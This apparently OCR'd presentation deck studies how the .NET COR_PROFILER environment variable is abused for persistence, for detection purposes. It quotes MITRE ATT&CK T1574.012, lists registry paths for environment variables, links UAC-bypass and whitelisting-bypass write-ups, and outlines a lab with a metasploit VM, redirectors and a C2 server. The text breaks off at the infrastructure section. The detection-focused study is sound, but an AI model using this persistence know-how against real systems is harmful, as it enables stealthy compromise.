Detecting COR_PROFILER Manipulation for Persistence

By Jose & Tyler

Agenda

I. Introduction
    A. Mockingbird
    B. Description of the exercise
    C. Assumptions
II. Basic Concepts
    A. Environment variables
    B. .NET framework
    C. What are PROFILERs and Why do you use it in your Network Environment
III. Abusing COR_PROFILER
    A. How it can be abused
    B. How I abused it
        1. Testing Environment
        2. Infrastructure setup
        3. Payload setup
        4. Testing


Introduction

MAY 7, 2020 • DETECTION AND RESPONSE

TONY LAMBERT

Introducing Blue Mockingbird

Red Canary Intel is monitoring a potentially novel threat that is deploying Monero cryptocurrency-mining payloads on Windows machines at multiple organizations.



MITRE | ATT&CK® Matrices Tactics Techniques Mitigations Groups Software Resources Blog Contribute Search

TECHNIQUES

- Enterprise
  - Reconnaissance
  - Resource Development
  - Initial Access
  - Execution
  - Persistence
    - Account Manipulation
    - BITS Jobs
    - Boot or Logon Autostart Execution
    - Boot or Logon Initialization Scripts
    - Browser Extensions
    - Compromise Client Software Binary

Home > Techniques > Enterprise > Hijack Execution Flow > COR_PROFILER

Hijack Execution Flow: COR_PROFILER

Other sub-techniques of Hijack Execution Flow (11)

Adversaries may leverage the COR_PROFILER environment variable to hijack the execution flow of programs that load the .NET CLR. The COR_PROFILER is a .NET Framework feature which allows developers to specify an unmanaged (or external of .NET) profiling DLL to be loaded into each .NET process that loads the Common Language Runtime (CLR). These profilers are designed to monitor, troubleshoot, and debug managed code executed by the .NET CLR.[1][2]

The COR_PROFILER environment variable can be set at various scopes (system, user, or process) resulting in different levels of influence. System and user-wide environment variable scopes are specified in the Registry, where a Component Object Model (COM) object can be registered as a profiler DLL. A process scope COR_PROFILER can also be created in-memory without modifying the Registry. Starting with .NET Framework 4, the profiling DLL does not need to be registered as long as the location of the DLL is specified in the COR_PROFILER_PATH environment variable.[2]

Adversaries may abuse COR_PROFILER to establish persistence that executes a malicious DLL in the context of all .NET processes every time the CLR is invoked. The COR_PROFILER can also be used to elevate privileges (ex: Bypass User Account Control) if the victim .NET process executes at a higher permission level, as well as to hook and Impair Defenses provided by .NET processes.[3][4][5][6][7]

ID: T1574.012

Sub-technique of: T1574

Tactics: Persistence, Privilege Escalation, Defense Evasion

Platforms: Windows

Permissions Required: Administrator, User

Data Sources: Command: Command Execution, Module: Module Load, Process: Process Creation, Windows Registry: Windows Registry Key Modification

Contributors: Jesse Brown, Red Canary

Version: 1.0

Created: 24 June 2020

Last Modified: 26 June 2020

Version Permalink

Basic Concepts

What are Environment Variables?

Environment Variables are dynamic, named values that the OS and applications can use to affect their behavior. Usually set in the registry on Windows.

Typical Environment Scopes and Where they come from:

- System: `HKLM\SYSTEM\CurrentControlSet\Control\Session Manager\Environment`
- User: `HKCU\Environment` and/or `HKU\`**`SomeSID`**`\Environment`
- Process: Inherits environment from the parent process, and can be set manually

Others:

- Service:
    - `Environment` REG_MULTI_SZ value in `HKLM\SYSTEM\CurrentControlSet\Services\`**`SomeServiceName`**
    - `AppEnvironment` REG_MULTI_SZ value in `HKLM\SYSTEM\CurrentControlSet\Services\`**`SomeServiceName`**`\Parameters`
- A other places in the registry?

What is the .NET Framework?

The .NET Framework is a software development platform developed by Microsoft for building applications on Windows.


- .NET Framework runtime needs to be installed to run .NET apps
- The runtime version need to be the same as the app version
- A .NET Framework runtime is usually installed by default on Windows
    - Different Windows versions come with different .NET runtimes

There's also *.NET Core*, which is cross platform

What is a Profiler?


“A profiler is a tool that monitors the execution of another application. A common language runtime (CLR) profiler is a dynamic link library (DLL) that consists of functions that receive messages from, and send messages to, the CLR by using the profiling API. The profiler DLL is loaded by the CLR at run time.”

https://docs.microsoft.com/en-us/dotnet/framework/unmanaged-api/profiling/profiling-overview




Abusing COR_PROFILER manipulation

Things you can do with COR_PROFILER



- Persistence (We played with this)
  - https://dmcxblue.gitbook.io/red-team-notes-2-0/red-team-techniques/persistence
  - https://github.com/redcanaryco/atomic-red-team/blob/master/atomics/T1574.012/T1574.012.md
- Bypass UAC
  - https://www.digitalcitizen.life/uac-why-you-should-never-turn-it-off/
  - https://offsec.almond.consulting/UAC-bypass-dotnet.html
- Bypass App Whitelisting
  - https://digitalguardian.com/blog/what-application-whitelisting-application-whitelisting-definition
  - https://0xdf.gitlab.io/2019/03/15/htb-ethereal-cor.html

Testing Environment



Testing Environment


- 1st test
  - Used **Azure-Sentinel2Go** for everything
  - 1 Windows VM for victim
  - 1 Ubuntu VM with metasploit for red team
  - Both VMs in Azure, in the same VNet
  - This worked but it was kind of unrealistic, and boring

- Subsequent tests (so far)
  - Used **Azure-Sentinel2Go** for the victim
  - 1 Windows VM for victim in Azure
  - Custom red team infrastructure separate from Victim VM network
  - More realistic and more fun

Red Team Infrastructure Setup

Servers


- 2 for redirectors
- 1 for hosting payloads
- 1 for C2



Label	Status	Plan	IP Address	Region	Last Backup			
c2-redirector	● Running	Nanode 1 GB	66.228.38.202	Newark, NJ	Never	Power Off	Reboot	•••
